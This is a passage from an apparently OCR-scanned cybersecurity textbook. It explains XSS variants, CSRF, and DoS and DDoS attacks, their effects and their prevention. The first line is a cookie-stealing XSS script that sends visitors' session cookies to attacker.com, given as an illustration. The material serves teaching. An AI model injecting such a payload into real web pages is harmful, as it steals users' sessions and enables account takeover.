<script>document.location='http://attacker.com?cookie='+document.cookie</script>


If the website does not filter this input, every visitor's session cookie could be stolen.

Impact

- Large-scale attacks
- Affects many users
- Harder to detect

2. Reflected XSS (Non-Persistent XSS)


Reflected XSS (Non-Persistent XSS) occurs when a web application improperly handles user input, usually from a URL parameter or form submission, and immediately includes it in the HTTP response. Attackers trick victims into clicking malicious links containing scripts, which the browser executes in the context of the vulnerable site, potentially stealing session cookies, logging keystrokes, or redirecting users.



3. DOM-based XSS

DOM-based XSS is an advanced XSS attack. It is possible if the web application's client-side scripts write data provided by the user to the Document Object Model (DOM). The data is subsequently read from the DOM by the web application and outputted to the browser. If the data is incorrectly handled, an attacker can inject a payload, which will be stored as part of the DOM and executed when the data is read back from the DOM.

A DOM-based XSS attack is often a client-side attack and the malicious payload is never sent to the server. This makes it even more difficult to detect for Web Application Firewalls (WAFs) and security engineers who analyze server logs because they will never even see the attack. DOM objects that are most often manipulated include the URL (*document.URL*), the anchor part of the URL (*location.hash*), and the Referrer (*document.referrer*).



Cross-Site Request Forgery (CSRF):

Cross-site Request Forgery is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

Web applications typically rely on cookies to maintain user sessions, since HTTP is a stateless protocol and does not natively support persistent authentication. Without cookies, users would need to re-enter their credentials for every request, which would severely impact usability. Cookies solve this by storing session information, but they also make applications susceptible to CSRF attacks if not properly protected.

Unit 2 Cyber Threats and Attack Techniques

Assume you are checking your balance by logging into your online banking account. In the meantime, your browser is subtly tricked by a malicious website into doing illegal transactions on your behalf. This demonstrates a Cross-Site Request Forgery (CSRF) attack, a severe online security flaw that affects a large number of websites. In order to provide safer online experiences, both users and developers must be aware of this issue.

2.6.1 Denial of Service (DoS)

DoS stands for Denial of Service. It is a type of attack on a service that disrupts its normal function and prevents other users from accessing it. The most common target for a DoS attack is an online service such as a website, though attacks can also be launched against networks, machines, or even a single program.

Attackers can use DoS attacks to make companies lose business, or hold companies to ransom by threatening attack. They might also use DoS attacks to distract their victim from other types of attacks, for example, as a cover to break into a server and steal sensitive data. Sometimes this form of attack has political motivations, for example, the hacker collective Anonymous uses DoS and DDoS attacks to take down government and corporate websites that they disagree with.

There are lots of different ways of conducting a DoS attack, but broadly, they fall into two types:

- Sending illegitimate data (**teardrop attack**)
- Flooding the victim with data (**flooding attack**)

In a **teardrop attack**, the attacker sends data to the victim that the victim doesn't know how to process. It spends so long or so many resources trying to interpret the data that the service slows down or stops. For example, the attacker might send large data packets, broken down into fragments to be reassembled by the victim. The attacker might change how the packet is broken down so that the victim doesn't know how to reassemble it.

In a **flooding attack**, the attacker floods the victim with so many messages that it overcome them. The service slows down or stops for legitimate users, because it cannot handle so many simultaneous demands.

How Flooding Attacks Work

The process usually follows these steps:

1. The attacker selects a **target server or network**.
2. A large number of **packets or requests** are generated.
3. The target's resources become **exhausted**.
4. Legitimate users **cannot access the service**.

Sometimes attackers use a **botnet** (many compromised computers) to perform **Distributed Denial-of-Service (DDoS)** attacks.

DoS attacks are difficult to defend against. One technique to defend against flooding is to **rate limit** users, which means only allowing individuals to send a certain number of requests per minute. However, the distributed denial-of-service attack helps attackers to get round this defense.

2.6.2 Distributed Denial of service

In a **distributed denial-of-service** (or **DDoS**) attack, the attacker carries out a DoS attack using several computers. These computers are often infected bots, which we discussed in the previous step.

Controlling lots of computers at the same time allows an attacker to send a greater number of messages, which increases the chances of their DoS attack being effective. Also, the bots that the attacker controls could be located anywhere in the world and would all have separate IP addresses. This means that protections like rate limiting won't stop the attack.


In a standard DoS attack, if the victim can identify the attacker, they might be able to block their messages. However, when the attacker is made up of lots of different computers, the victim might not be able to tell the difference between the bots and the legitimate users. Sometimes websites just receive a high quantity of traffic because lots of people want to use their service, and it can be extremely difficult to tell when this is happening and when a DDoS attack is taking place. In addition, even if the victim is able to identify a few bots, they can't stop the attack unless they can identify all of them.

Types of DDoS attacks:

1. **Volume-Based Attacks:** Volume-based attacks flood a network with too much data, overpowering its bandwidth and making the network unusable. Examples include UDP floods

and ICMP floods. In a UDP flood, attackers send many UDP packets to random ports on a server, making the server busy trying to handle all these requests, which slows down or stops legitimate traffic.

2. **Protocol Attacks:** Protocol attacks exploit weaknesses in network protocols to use up server resources. Examples are SYN floods and the Ping of Death. In a SYN flood, attackers send many SYN requests to a server but don't complete the handshake, leaving the server stuck with half-open connections. The Ping of Death involves sending oversized packets to crash or disrupt the target server.



3. **Application Layer Attacks:** Application layer attacks target specific applications or services, causing them to crash or become very slow. Examples include HTTP floods and Slowloris. In an HTTP flood, attackers send many HTTP requests to a web server, consuming its resources. Slowloris keeps many connections to the server open by sending incomplete HTTP requests, preventing the server from handling new, legitimate requests.

4. **Distributed Denial-of-Service (DDoS) Attacks**: DDoS attacks use multiple systems, often compromised computers (botnets), to attack a single target. Examples are amplification attacks and botnet-based attacks. In an amplification attack, attackers use services like DNS to send a small query that generates a large response, flooding the victim with data. Botnets coordinate many infected computers to send attack traffic from multiple sources, making it hard to defend against.

5. **Resource Exhaustion:** This is when the hacker repeatedly requests access to a resource and eventually overloads the web application. The application slows down and finally crashes. In this case, the user is unable to get access to the webpage.

6. **Reflective Attacks:** Reflective attacks involve sending requests to third-party servers with the victim's IP address. The servers unknowingly send responses to the victim, overwhelming it. Examples are DNS reflection and NTP reflection. In a DNS reflection attack, attackers send requests to a DNS server with the victim's IP address, causing the DNS server to flood the victim with responses. NTP reflection works similarly but uses Network Time Protocol servers to amplify the attack.

Effects of DoS attack:

- **Loss of Revenue:** DoS attacks can cause businesses to lose significant amounts of revenue as customers are unable to access their website or service.
- **Damage to Reputation:** DoS attacks can damage a company's reputation and erode the trust of its customers.
- **Financial Losses:** The cost of mitigating a DoS attack can be significant, and businesses may also have to pay for lost revenue, legal fees and damages.
- **Disruption of Critical Services:** DoS attacks can disrupt critical services, such as healthcare and emergency services, which can have life-threatening consequences.
- **Loss of Data:** Data destruction attacks can cause businesses to lose critical data, leading to financial losses and damage to the company's reputation.

Preventing DoS Attacks

There are several measures businesses can take to prevent DoS attacks, including:

- Implementing DDoS protection solutions that can detect and mitigate DoS attacks in real time.
- Ensuring their website and network infrastructure is up-to-date with the latest security patches.
- Using strong authentication mechanisms, such as multi-factor authentication, to prevent unauthorized access to the network.
- Monitoring network traffic to detect unusual patterns and take immediate action to prevent potential attacks.

Difference between DoS and DDoS

Unit 2 Cyber Threats and Attack Techniques

DoS	DDoS
DoS Stands for Denial of service attack.	DDoS Stands for Distributed Denial of service attack.
In Dos attack single system targets the victim system.	In DDoS multiple systems attack the victim's system.
Victim's PC is loaded from the packet of data sent from a single location.	Victim PC is loaded from the packet of data sent from Multiple locations.
Dos attack is slower as compared to DDoS.	A DDoS attack is faster than Dos Attack.
Can be blocked easily as only one system is used.	It is difficult to block this attack as multiple devices are sending packets and attacking from multiple locations.
In DOS Attack only a single device is used with DOS Attack tools.	In a DDoS attack, The volumeBots are used to attack at the same time.
DOS Attacks are Easy to trace.	DDOS Attacks are Difficult to trace.
Types of DOS Attacks are: 1. Buffer overflow attacks 2. Ping of Death or ICMP flood 3. Teardrop Attack 4. Flooding Attack	Types of DDOS Attacks are: 1. Volumetric Attacks 2. Fragmentation Attacks 3. Application Layer Attacks 4. Protocol Attack.